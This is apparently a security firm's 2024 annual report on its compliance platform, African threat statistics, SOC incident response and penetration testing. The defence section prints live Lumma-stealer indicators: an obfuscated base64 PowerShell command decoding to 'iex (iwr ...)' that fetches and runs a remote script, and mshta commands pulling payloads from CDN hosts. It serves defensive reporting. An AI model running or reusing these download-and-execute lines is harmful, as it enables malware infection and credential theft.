



ANNUAL REPORT 2024



THE ERA OF DIGITAL TRUST

01

PG
03



ASSURANCE & COMPLIANCE

02

PG
08



THE 2024 THREAT LANDSCAPE

03

PG
10



CYBER DEFENCE

04

PG
12



CYBER OFFENSE

05

PG
16



SECURITY ENGINEERING

06

PG
19



THE YEAR IN RETROSPECT

07

PG
22



A SNEAK PEAK IN 2025; THREATS TO LOOK OUT FOR!!!

08

PG
28



THE ERA OF DIGITAL TRUST



Cybervergent Digital Trust Platform


In 2024, the cybersecurity landscape was shaped by rapid technological advancements and an increase in sophisticated cyber threats. Artificial intelligence (AI) and machine learning played dual roles, enhancing defense mechanisms while also elevating the complexity of cyberattacks. Against this dynamic backdrop, Cybervergent launched its Digital Trust Platform, a pivotal initiative aimed at fostering trust, resilience, and security for our clients.

By staying ahead of regulatory requirements and employing cutting-edge security technologies, institutions can turn protection into a competitive advantage, fortifying themselves against the ever-growing tide of cyber threats.

Expanded Framework Coverage:

We expanded our framework coverage to meet evolving compliance demands and enhance the platform's value. This included introducing advanced integrations with industry-specific regulatory frameworks, streamlining compliance audits, and providing support for emerging standards. These updates ensure adaptability to global cybersecurity trends and reinforce our commitment to staying ahead in the ever-changing regulatory landscape.

Six New ISO Standards



Regional Framework



Bank of Ghana (BOG) standard



Central Bank of Nigeria (CBN) Cybersecurity Program

Sector-specific frameworks



Swift Customer Security Control



Vulnerability Management Program



Risk Management Program

Enhanced Collaboration with Delegate Feature

We introduced the Delegate feature to transform how organizations engage in cybersecurity and digital trust initiatives. Within large organizations, it fostered better internal alignment, breaking down silos and boosting team efficiency. Externally, it streamlined collaboration between consultants and customers, enhancing the execution of compliance audits and cybersecurity projects.

The result was a significant impact: faster implementation of initiatives, improved communication channels, and stronger defenses against cyber-attacks.

Strengthened Platform Security with MFA

We strengthened the security of the Cybervergent platform by introducing Multi-Factor Authentication (MFA). This enhancement included seamless integration with leading providers like Microsoft, Google, and Zoho Authenticator. The result was a significant impact: reduced reliance on email OTPs, which minimized instances of occasional downtimes and improved overall platform resilience.



Advocacy and Influence in Digital Trust

Cybervergent advocacy efforts bore fruit as we:

- ▶ Influenced the adoption of both local and international frameworks, enabling organizations to align with global cybersecurity standards while maintaining operational efficiency.
- ▶ Inspired businesses continuous improvement in cybersecurity and compliance by implementing Business-as-Usual (BAU) processes (recurring controls) on our digital trust platform.
- ▶ Repository for compliance data, reducing redundancies and saving time and resources for customers.

Impact Metrics for 2024

- ▶ Framework Expansion: Added 11 frameworks, increasing total coverage by 40%.
- ▶ Large-Scale Impact: Protected millions of cardholder data through PCI DSS implementation.
- ▶ Customer Collaboration: Successfully onboard over 200 organizations to improve collaboration, operationalization of initiatives, and Digital Trust.
- ▶ Advocacy Reach: Influenced compliance across industries, with an increase in framework adoption among mid-sized enterprises.

Looking Ahead to 2025

Cybervergent advocacy efforts bore fruit as we:

1. Further expanding framework support to cover additional regulatory requirements.
2. Enhancing user experiences by developing more advanced collaboration tools.
3. Strengthening platform security with innovations in adaptive authentication and zero-trust frameworks.
4. Leverage advance AI/ML technologies to improve our platform and users' security postures
5. Driving partnerships to address cybersecurity challenges in Africa.





ASSURANCE & COMPLIANCE





The Assurance and Compliance Landscape—A World in Motion

In 2024, the Assurance & Compliance team at **Cybervergent** operated in a rapidly transforming cybersecurity and compliance environment. This year was defined by evolving global regulations, the rising complexity of third-party risk management, and the demand for integrated, automated compliance solutions. These trends tested organizations' ability to balance rigorous regulatory adherence with the need to maintain strong security postures.

As a leader in automated cybersecurity solutions, Cybervergent remained committed to empowering businesses to enforce digital trust. Our Assurance & Compliance team delivered cutting-edge solutions designed to simplify regulatory adherence while ensuring the resilience of digital ecosystems.

Piloting Through the Storms

The shifting landscape of assurance and compliance in 2024 presented new challenges and uncertainties for organizations. From evolving regulatory requirements to the ever-expanding digital ecosystem, the stakes have never been higher. Below we walk you through the trends that shaped this critical year in the compliance and assurance landscape and the solutions we proffered, as experts.

▲ Evolving Regulatory Frameworks

The compliance world saw significant updates, with international standards like ISO 27001, PCI DSS 4.0, and SOC 2 raising the bar for security. For instance, PCI DSS 4.0 introduced 64 new provisions demanding heightened vigilance around payment security. Without proactive adaptation, organizations risk severe vulnerabilities. Cybervergent ensured seamless transitions to these updated frameworks, safeguarding operational integrity and regulatory adherence.

▲ Third-Party Risk Management

As organizations leaned heavily on third-party vendors to scale, their risk exposure grew exponentially. The reliance on external partners created critical vulnerabilities ripe for exploitation. Cybervergent addressed comprehensive vendor assessments and automated monitoring, mitigating risks across vendor ecosystems before they became breaches.

▲ Fragmented Data Systems

Disconnected and siloed compliance workflows drained resources and led to costly inefficiencies. Such fragmentation not only hampered operational goals but left critical gaps in security. Cybervergent centralized compliance platforms unified these processes, empowering organizations to align security measures with business objectives efficiently.

▲ Automation and AI Integration

The complexity of governance, risk, and compliance (GRC) processes necessitated innovation, and automation proved a transformative force. The team harnessed our Digital Trust AI-powered platform to streamline evidence collection, detect anomalies in real time, and simplify audits. For organizations failing to adapt, manual processes became a liability, slowing their ability to respond to emerging threats.

▲ Cloud Migration Risks

The migration to cloud infrastructures introduced new layers of dynamic risk. Without advanced mapping and adaptive risk frameworks, organizations faced blind spots that could lead to catastrophic breaches. We offered tailored risk management strategies, keeping pace with the complexities of cloud-based environments.

▲ Focus on Enterprise-Wide Risk Culture

In 2024, organizations increasingly recognized that compliance could no longer be confined to isolated departments. The demand for enterprise-wide visibility into risk drove the need for a cohesive risk culture. Cybervergent supported this transformation, helping organizations integrate compliance into their strategic goals and fostering a unified approach to risk management.





When Compliance Determines Survival: A FinTech's Journey

In 2024, a prominent African FinTech faced an existential threat: their Central Bank of Nigeria (CBN) audit would determine their right to operate. With significant compliance gaps across ISO 27001, NIST, and PCI DSS frameworks, failure meant immediate business suspension, massive financial penalties, and irreparable reputation damage.

Carrying Out A Risk Impact Assessment For The Fintech

Operating within the highly regulated fintech sector, achieving compliance with ISO 27001, NIST, and PCI DSS was essential to safeguard the organization's survival and success. Non-compliance could have resulted in severe financial penalties, loss of operational licenses, and reputational damage. Beyond meeting regulatory demands, compliance was integral to protecting sensitive customer data and ensuring secure financial transactions. Passing the Central Bank of Nigeria (CBN) audit was pivotal not just for regulatory adherence but also for sustaining client trust in a competitive industry.

Securing this audit also aligned with the fintech's growth aspirations. Compliance unlocked opportunities to scale operations, enter new markets, and establish critical partnerships. Failing to meet these requirements would have jeopardized the organization's ability to achieve these strategic goals.

Risk Factor	Potential Loss Description	Impact Level (Low, Medium, High)	Mitigation Strategy
License Revocation Impact	Loss of operational rights leading to service suspension, reputational damage, and compliance failure	High	Regular compliance audits, proactive stakeholder engagement.
Financial Penalties	Fines due to non-compliance or breaches, draining financial resources.	High	Comprehensive risk assessments, investment in cybersecurity insurance.
Market Value Decline	Loss of investor confidence resulting in decreased stock or valuation.	Medium	Transparent communication, public relations strategies.
Customer Data Exposure	Breach of sensitive information causing legal and reputational harm	High	Data encryption, incident response plans, regular security training.

To address these challenges, we began by conducting a comprehensive gap analysis to evaluate the fintech's alignment with ISO 27001, NIST, and PCI DSS requirements. This analysis provided the foundation for a prioritized roadmap, guiding our remediation efforts systematically. Leveraging Cybervergent's digital trust platform, we centralized compliance data, automated evidence collection, and monitored progress in real time, significantly improving efficiency and oversight.

Recognizing the importance of human factors, we implemented targeted training programs that equipped employees with the necessary knowledge and skills to maintain compliance. Enhancing third-party oversight was another critical step, aligning vendor practices with the fintech's compliance obligations and ensuring the integrity of external partnerships. To prepare for the CBN audit, we conducted rigorous internal audits that simulated the formal review process, identifying potential gaps and addressing risks proactively.

Outcomes

These efforts led to The fintech's successful passage of the CBN audit, achieving full compliance and securing its operational license. The implementation of robust ISO 27001 and NIST controls fortified the organization's cybersecurity defenses, while streamlined compliance workflows reduced future audit preparation time by 40%, enabling the team to focus on strategic initiatives.

Alignment with Organizational Goals

This initiative directly supported the fintech's broader objectives. Achieving compliance unlocked opportunities to expand into new markets, scaling operations and positioning the organization for growth. Enhanced cybersecurity measures fostered client trust, strengthening relationships and loyalty within the customer base. Adherence to global standards reinforced the fintech's competitive edge, solidifying its reputation for regulatory excellence.

Through this achievement, Cybervergent Assurance & Compliance department reaffirmed its commitment to empowering organizations with digital trust.



Enhancing Compliance Through Trust: Success Stories

Boosting Data Security for a Healthcare Provider

The Challenge

A healthcare provider struggled to secure sensitive patient data and meet GDPR and HIPAA compliance requirements.

A recent data breach underscored gaps in their data security posture, jeopardizing patient trust and regulatory standing.

Our Contribution

We leveraged Cybervergent to:

Enhance Data Security Posture: Implemented continuous monitoring of data flows and automated controls to prevent unauthorized access.

Vulnerability Scanning and Remediation: Used AI-driven tools to identify and prioritize high-risk vulnerabilities.

Proactive Incident Response: Developed a robust incident response program to address potential breaches swiftly.

Results

Reduced Risk: Minimized the risk of data breaches by 70% through proactive vulnerability management

Regulatory Compliance: Achieved full compliance with GDPR and HIPAA, enabling expansion into European markets.

Restored Trust: A 30% increase in patient engagement metrics within six months demonstrated improved confidence in the provider's security measures

Scaling Compliance for a Global Retail Chain

The Challenge

A multinational retail chain needed to standardize compliance efforts across 15 countries while aligning with ISO 27001, NIST, and diverse local cybersecurity laws. Disparate regional compliance processes created inefficiencies and raised costs.

Our Contribution

Cybervergent delivered:

Global Compliance Posture Management: Centralized processes to align with global and local standards.

Trust Asset Inventory: Developed a unified inventory of assets to track security and compliance requirements across all regions.

Pre-Built Compliance Templates: Customized templates streamlined onboarding and accelerated implementation of regional laws.

Results

Global Compliance Achieved: Met regulatory standards across all 15 countries, enabling seamless global expansion.

Cost Savings: Reduced audit costs by 40% through automation and centralized management.

Enhanced Efficiency: Freed resources to focus on new market development, contributing to sustained growth.

Industry Recognition: The retail chain received a regional compliance excellence award for leveraging Cybervergent to scale compliance globally, underscoring the innovation of our solution.



THE 2024 THREAT LANDSCAPE

“The greatest threat to our digital future isn’t the cybercriminals—it’s our belief that we’re safe.”



This year marked a critical chapter in our fight against cyber threats. Organizations faced relentless and evolving challenges, leading to fear and uncertainty about the effectiveness of traditional security measures.

Key Highlights

- ▶ **Manufacturing Emerges as the Prime Target:** Accounting for 30% of attacks, the manufacturing sector has become a primary target, facing severe disruptions to supply chains and critical infrastructure.
- ▶ **Spike in Exploited CVEs:** Over 17,518 vulnerabilities were reported, with 45% classified as high or critical severity.
- ▶ **LockBit's Dominance:** The ransomware group led the field with 428 victims, marking an era of more aggressive double extortion tactics.
- ▶ **Info-Stealers on the Rise:** Malware such as RedLine is taking center stage, signaling a shift from direct financial theft to data exfiltration strategies.
- ▶ **23% Surge in Ransomware:** The rise in ransomware attacks, paired with aggressive extortion and data leak strategies, has left many organizations vulnerable.

Focus on Africa

▲ Rising Cyber-Attacks

Africa witnessed a dramatic surge in cyber-attacks, with organizations experiencing an average of 2,960 weekly attacks in Q2 2024—a 37% increase from 2023. South Africa, Kenya, and Nigeria emerged as the most targeted nations.

▲ Sector Vulnerability:

- ▶ The **education sector** faced the highest weekly attack average at 3,341.
- ▶ **Government institutions** followed with 2,084 weekly attacks.
- ▶ **Healthcare organizations** were also heavily targeted, averaging 1,999 attacks per week.

▲ Ransomware Threats:

Ransomware attacks posed significant risks across Africa. In 2023, 1 in 15 organizations in the region faced a weekly ransomware attempt, surpassing the global average of 1 in 31.

The financial toll was immense, with the average cost of a ransomware incident reaching \$5.13 million.

▲ Business Email Compromise (BEC):

BEC incidents surged, particularly impacting the financial sector, resulting in substantial financial losses for businesses.

▲ Nigeria's Data Breaches:

In Q2 2024, Nigeria reported a staggering 288,676 data breaches—a near tenfold increase compared to the same period in 2023.

Breaches spanned multiple sectors, affecting both major banks and smaller businesses.

▲ South African National Health Laboratory Service Attack:

On June 22, 2024, a ransomware attack disrupted South Africa's National Health Laboratory Service (NHLS), crippling IT systems and backups.

Laboratory testing delays impacted public health facilities, though no patient data was compromised. Restoration took weeks.

▲ African Union Cyberattack:

In March 2024, the African Union experienced a major cyberattack that disrupted operations for over a week, infecting more than 200 user devices.

▲ Leading Cyber Threats in Ghana:

Ghana led West Africa in both the frequency and diversity of cyber threats, reporting 4,753 attacks in 1H 2024.

A 997% increase in data breaches during Q1 2024 resulted in 1.2 million breaches.



Sectors in the Crosshairs

Top Five Targeted Sectors:

- 1. Manufacturing (30%):** Manufacturing faced the brunt of attacks, with ransomware paralyzing operations, disrupting supply chains, and threatening global trade.
- 2. Technology (25%):** Intellectual property theft and breaches in cloud platforms revealed vulnerabilities in the digital backbone of the global economy.
- 3. Financial Services (20%):** Phishing and Business Email Compromise caused significant financial losses and eroded trust in financial institutions.
- 4. Transportation (15%):** Ransomware attacks wreaked havoc on logistics, disrupting shipping routes and air traffic systems.
- 5. Public Sector (10%):** Espionage campaigns driven by geopolitical tensions targeted government entities to steal sensitive data and undermine national security.

2023 Comparison:

In 2023, the technology sector accounted for 35% of attacks, but the shift to manufacturing in 2024 highlights how cybercriminals are evolving to exploit vulnerabilities with the most widespread economic and societal impact.



CYBER DEFENSE





A Year of Rapid Change

2024 was a year that tested the resilience of global cybersecurity in ways we never quite anticipated. With more of our daily lives and businesses moving online, the digital world became a battleground, and the threats grew both more widespread and sophisticated.

In Nigeria, where the digital economy continued to surge, industries like finance, telecoms, and government were among the hardest hit. The ransomware and Business Email Compromise (BEC) attacks saw a dramatic rise, mirroring global trends.

Africa faced the highest average of attacks at 3,370 per week (+90% YoY), while Europe and Latin America also saw significant increases, these cybercriminals were leveraging more advanced tools to make their attacks faster and harder to detect "As stated by checkpoint security".

Phishing campaigns evolved too, using machine learning to craft messages so convincing that they bypassed traditional security systems. We saw major phishing campaigns targeting financial institutions in Nigeria with the sole aim of credential harvesting, this onslaught by attackers lead to the rise of PII been exposed in the Dark Web.

In line with a predominant increase in phishing attacks targeting organizations, a spike in BEC attacks. Malware attacks, and other web related exploits was also observed in the Nigerian cyber space. Cybercriminals were targeting high-level executives and finance teams, using social engineering to trick employees into authorizing fraudulent transactions and gathering actionable intelligence.

One predominant weakness/ entry points for attacks against organizations by organizations by the Cybervergent incident review team, were from employees in the marketing, customer delivery and support, which raises the need for organizations to strengthen defense in this quarters, as they have served as a weak link due to consistent interaction (sharing files, downloading documents sent from clients) with customers.

These attacks spiked drastically in 2024, costing businesses billions globally. To combat this, Cybervergent COC employed organizations to start adopting multi-factor authentication (MFA) and tightening email security, strengthen network segmentation designs, regular patch updates, and continuous security monitoring.

The shift to cloud computing also introduced a new wave of security challenges. As more businesses moved operations to the cloud, too many neglected the basic security practices that could have prevented misconfigurations, data leaks, and breaches.

Rising to the Challenge

At the Cyber Operations Center (COC), the stakes were higher than ever. The rapid evolution of cyber threats, especially BEC and malware attacks, kept us on our toes. Financial institutions, government entities, and other key sectors became prime targets.

Over 15,000

Cases classified as malware attacking endpoints were thwarted by our defense solution

10,000+

Web attacks blocked safeguarding the online space for institutions to thrive and business function continue.

40+

Attempts to exploit known vulnerabilities.

But the threats didn't just come from outside; the complexity of the attacks was increasing, making our job even more challenging.

Highlighting one of many, a case reported and handled by the IR team, involving a financial institution hit by targeted campaigns by malicious actors utilizing typo squatted Zoho office suite, and Vendor based companies' user emails that partners with known organizations in Nigeria.



The attack originated with a spear-phishing email, designed to mimic a legitimate notification from Zoho, a trusted email service provider. A member of the organization with admin privileges interacted with the email, resulting in credential harvesting.

Following this compromise, the threat actor-initiated action-on-objective activities, including:

- ▶ **Further enumeration** of the organization's infrastructure to identify exploitable vulnerabilities, which was then utilized to further the attack.
- ▶ **Defense evasion** tactics, such as suppressing email notifications to avoid detection or notice of the illicit transfer of funds
- ▶ Executing an **illicit transfer of funds** to unidentified accounts.

Our team isolated and analyzed malicious email campaign artifacts and revoked access for compromised accounts to immediately halt unauthorized activity.

Through advanced threat hunting and threat intelligence, we identified Indicators of Compromise (IOCs), such as URLs (zohodesk.net), domains, IP addresses and stealer logs scouted from the dark web. This intelligence was instrumental in understanding the attacker's methods and preventing further incursions.



Furthermore, in battling the challenges a few highlighted below were top techniques observed to be utilized by malware across industries.

Obfuscated PowerShell Commands:

This technique was predominately observed for malware download and execution, these activities involved obfuscated PowerShell commands encoded in base64 and various encryption techniques, which could take time to analyze. In addition, this technique was utilized also by Lumma stealer an infostealer seen active from Q2-Q4 2024

Sector Vulnerability:

```
C:\Windows\system32\WindowsPowerShell\
\v1.0\PowerShell.exe" -w Hidden "[Text
.Encoding]::UTF8.GetString( [Convert]:
: FromBase64String ('aWV4IChpd3IgJ2h0d
HBzOi8vZHduZmlsZW5vMy5lLWNkbi5uZXQvTmV
aU3NzV1Yudhh@JyAtVXNlQmFzaWNQYXJzaW5nK
S5Db250ZW50'))| iex
```

Decode Payload

```
iex (iwr 'https://dwnfileno3.b-cdn.net/
NeZSssWV.txt' -UseBasicParsing).
Content
```

Abuse of Mstha.exe:

Legitimate executable associated with Microsoft's Troubleshooting Assistant, part of the Microsoft Support Diagnostic Tool (MSDT), used for system diagnostics and troubleshooting. **Attacker can utilize it to perform living of the land attacks in other to download malicious packages.**

This technique was observed to download/retrieve files from malicious sites, this pattern was widely used by Lumma stealer, an information stealer malware with capabilities for absolute defense evasion. Once the malware infects the target host, it attempts to steal information from the endpoint using mstha.exe as a vector to communicate to the command-and-control server.

```
bQBzAGgAdABhACAAaABBAHQACABZADOALWAVAGSAZQBB
AG8AMgAXAC4AYATAGMAZABUAC4AbgB1AHQALWBOAG8Ad
wBuACOAZgBpAGWA
```

```
msc 104 1
```

Output

```
mshta https://keto21.b-cdn.net/town-fil
```

Abuse of Mstha.exe:

The use of this legitimate binary to maintain persistence was a technique observed from time to time, as it was seen used to trigger tasks (under unsuspecting name) for PowerShell and cmd to download malware or connect to malicious IPs.

Sample Incident

1st Phase (Encoded PowerShell commands)



Insights into the reason for PowerShell encoded Command

Task Trigger	4FF720811B8340C	NT AUTHORITY\SYSTEM	Microsoft Windows Bluetooth	C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe
Task Start	4FF720811B8340C	NT AUTHORITY\SYSTEM	Microsoft Windows Bluetooth	C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe
Task Trigger	4FF720811B8340C	NT AUTHORITY\SYSTEM	Microsoft Windows Bluetooth	C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe
Task Start	4FF720811B8340C	NT AUTHORITY\SYSTEM	Microsoft Windows Bluetooth	C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe

As seen above, the PowerShell activity is because of the schedule task created.


powershell.exe	Task Trigger	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ep bypass -e SQBFAPgAIAAE4A2QBACOAATWBIAGOA2Q
powershell.exe	Task Start	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ep bypass -e SQBFAPgAIAAE4A2QBACOAATWBIAGOA2Q
powershell.exe	Task Trigger	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ep bypass -e SQBFAPgAIAAE4A2QBACOAATWBIAGOA2Q

Reputation of the domain hidden in the command

Antiy-AVL	Malicious	BitDefender	Malware
CyRadat	Malware	Dr.Web	Malicious
ESET	Malware	Fortinet	Malware
G-Dat	Malware	Gridinsoft	Malicious
Kaspersky	Malware	Lionic	Malicious
Seclookup	Malicious	Sophos	Malicious
VIPRE	Malware	Webroot	Malicious

The above highlights top malware techniques observed by the SOC, these techniques were observed analyzed and mitigated in real-time.

Abuse of Legitimate Windows Binaries



To ensure long-term recovery and resilience, we collaborated with the organization to implement robust remediation measures. We introduced endpoint detection and response (EDR) tools to monitor and block unauthorized activities in real time. Additionally, we enforced organization-wide MFA, conducted phishing awareness training, and deployed AI-driven anomaly detection systems to flag suspicious logins and behavior.

Through decisive action and strategic improvements, we not only neutralized the immediate threat but also strengthened our client's security posture to guard against future attacks. This incident reinforced our commitment to proactive defense and adaptive strategies.


The Bigger Picture: An Unsettling Trend

These incidents revealed a sobering reality: attackers are becoming more creative, leveraging trusted tools and software to bypass traditional defenses. While our EDR solutions successfully stopped Lumma Stealer and similar threats, the sheer scale and frequency of these attacks underscored the growing unpredictability of the cyber landscape.

For our SOC, this meant embracing a mindset of constant innovation, strategic foresight, and unwavering vigilance.

In achieving this consistent height, we will continually maintain:

Malware Strain Observed by the SOC



**24X7 / 365
Monitoring**



**Threat Intelligence Gathering
& Dark Web Surveillance**



**Threat Hunting
& Malware Analysis**

Looking Ahead: Lessons Learned and Global Contributions

Reflecting on 2024, we're proud of the progress we've made. It wasn't just about improving our technical defenses; it was also about leading the conversation on best practices and cybersecurity resilience. Through training programs, threat-hunting, and dark web monitoring, we helped our clients become more proactive in defending against modern cyber threats.

We also made sure to share our knowledge with the broader community. By offering insights into emerging threats and cybersecurity best practices, we've worked to raise global standards. We believe that a safer digital future is built on collaboration, continuous learning, and innovation. And as the world of cybersecurity continues to evolve, our SOC will be at the forefront of leading the charge.

SOC Manager Advice:

Organizations should embrace continuous monitoring as this will create a baseline for the unknown with the known and giving you foresight to detect and mitigate threats in real-time.





CYBER OFFENSE





In 2024, we witnessed cyber threats evolve into even more sophisticated challenges. Staying ahead of attackers required vigilance, adaptability, and relentless pursuit of security excellence.

Our Cyber Offense Team rose to this challenge by rigorously testing organizations environments—uncovering vulnerabilities across web applications, mobile platforms, cloud environments, and internal systems.

Key Statistics:

92%

of engagements revealed critical vulnerabilities, emphasizing the urgent need for proactive security measures.

Over 50%

of findings involved recurring patterns like outdated components and misconfigured systems, underscoring systemic security gaps.

Prominent vulnerabilities included:

- ▶ **Broken Access Control:** Unauthorized access to restricted resources.
- ▶ **Information Disclosure:** Sensitive data leaks caused by insecure coding or misconfigurations.
- ▶ **Outdated Components:** Legacy systems still in use, creating exploitable weak points.
- ▶ **Rate Limiting Absence:** Applications left unguarded against brute force or credential-stuffing attacks.
- ▶ **Default Credentials:** An all-too-common oversight providing attackers easy entry.

These findings were not just technical successes—they were opportunities to enhance organizational awareness and resilience. By translating vulnerabilities into actionable strategies, we empowered our organizations to mitigate risks, strengthen defenses, and innovate securely.

Prominent vulnerabilities included:

The approach to every engagement was driven by creativity and persistence, thinking like attackers to uncover hidden vulnerabilities. With cutting-edge tools like Burp Suite, Cobalt Strike, and BloodHound, we dissected environments to uncover hidden risks.



Key Focus Areas:

- ▶ 70% of our efforts targeted Web Applications, APIs, and Internal Network Assessments—a reflection of the growing need to secure both external-facing and internal systems.
- ▶ Load testing and DDoS simulations revealed resilience weaknesses in 43% of tested applications, preparing organizations for high-traffic scenarios and hostile attacks.

Our Vulnerability Assessment and Penetration Testing (VAPT) services also supported compliance with industry standards like PCI DSS, helping organizations achieve not just regulatory peace of mind but robust security frameworks.



Stories of Impact

Preventing a Catastrophe for a Leading Bank

In one high-stakes engagement, we uncovered a critical information disclosure vulnerability caused by flawed access controls and misconfigurations. Addressing this issue safeguarded millions of customer accounts and reinforced trust in the bank's digital infrastructure.

Foiling Account Takeovers in the Financial Sector

For a financial institution, our testing revealed weak mechanisms vulnerable to account takeovers. These insights fortified sensitive customer data protections and mitigated potential reputational and financial risks.

Simulated Breaches, Real Lessons

Internal assessments showcased how easily attackers could infiltrate systems, exfiltrate data, and establish backdoors. These exercises catalyzed clients to adopt proactive measures, preventing potential full-scale compromises.

Global Contributions and Lessons Learned

Beyond individual engagements, our findings influenced industry best practices. We shared lessons learned through white papers and knowledge-sharing forums, helping shape a global culture of continuous improvement in cybersecurity.

Shaping the Future

Looking ahead, we're focused on staying ahead of the curve in offensive security. This includes sharpening skills, exploring emerging technologies, and building resilient systems capable of withstanding the most advanced attacks.

Our mission is clear: to turn vulnerabilities into opportunities for growth, redefine cybersecurity, and ensure organizations can innovate with confidence. Together, we are making security a catalyst for innovation and a foundation for lasting trust.



SECURITY ENGINEERING



In 2024, There was a divide between issues facing enterprise environments, and SMBs. However, there are some common denominators in scale of businesses. The Enterprise Environment saw a rise in the use of artificial intelligence and machine learning to eliminate threats. There was a need to leverage automation and tools to carry out tasks rather than relying on human intervention. This was due to the level of speed required in mitigating these attacks. For enterprise organizations (Commercial banks), there was a significant rise in the need for antiDDoS solutions to ensure organizations can function regardless of the amount of traffic their network is labored with. This is because of DDoS attacks witnessed in the year. The telecommunications sector was most affected by these attacks with the financial sector coming closely behind. 15% of the commercial banks in Nigeria requested for antiDDoS solutions with the aim of securing their network against attacks.

For FinTech and SMBs, the focus mainly was API security and ensuring their Web assets and endpoints are secure. This comes on the back of cases of unidentified API calls to endpoints as well as SQL injection attacks on web assets.

Fraud monitoring was one of the highlights of the year which spanned across the Enterprise Environment and Fintech. Organizations generally experienced security breaches due to Insider threats in the year 2024. This year, Cybervergent Incidence Response and Forensic Team were called in for investigation over 5 times with about 80% of causes related to insider threats.

Rising to the Challenge

One major challenge the team had to deal with organizations that do not have security teams and ensuring organizations that leverage the cloud services do not adhere to proper cloud security standards. Most Organizations (SMBs and just want to set up as fast as possible without putting proper configurations in place thereby granting internal access from every aspect of the network, this eventually led to a brute force attack. Our team was able to ensure our clients securely set up their environment.

Innovation in Action

To counter the threat of misconfiguration, we were able to provide a full-scale security solution for Organizations we worked with. Right from the development stage to the deployment stage, we ensure the web application firewall is set up, third party effect and, we ensure secure coding practice is implemented for clients developing an application.

Stories of Impact

Our most impactful moment was when we helped a financial organization discover their visible assets online, they had no insight into the attacks they were receiving. They got breached and our team carried out forensic investigation which helped us determine the cause and prevent future recurrence.

Global Contributions and Lessons Learned

Through our advocacy for secure systems, we have been able to ensure organizations enjoy more resilient security infrastructure. Our implementations have become a blueprint for other organizations carrying out security solutions. We were able to deploy anti-ddos solution for a leading financial institution, which also spread across industry. This year, we learned the importance of defense-in-depth in every aspect of our client's infrastructure.

Shaping the Future

Moving forward, given the rise in cloud infrastructure, we plan to ensure security measures are put in place during migration from on-premises to cloud. For on-premises infrastructure, we ensure there's high availability to ensure business continuity in case of disaster recovery. We aim to provide continuous security for our clients, both on-premises and cloud infrastructure.



THE YEAR IN RETROSPECT


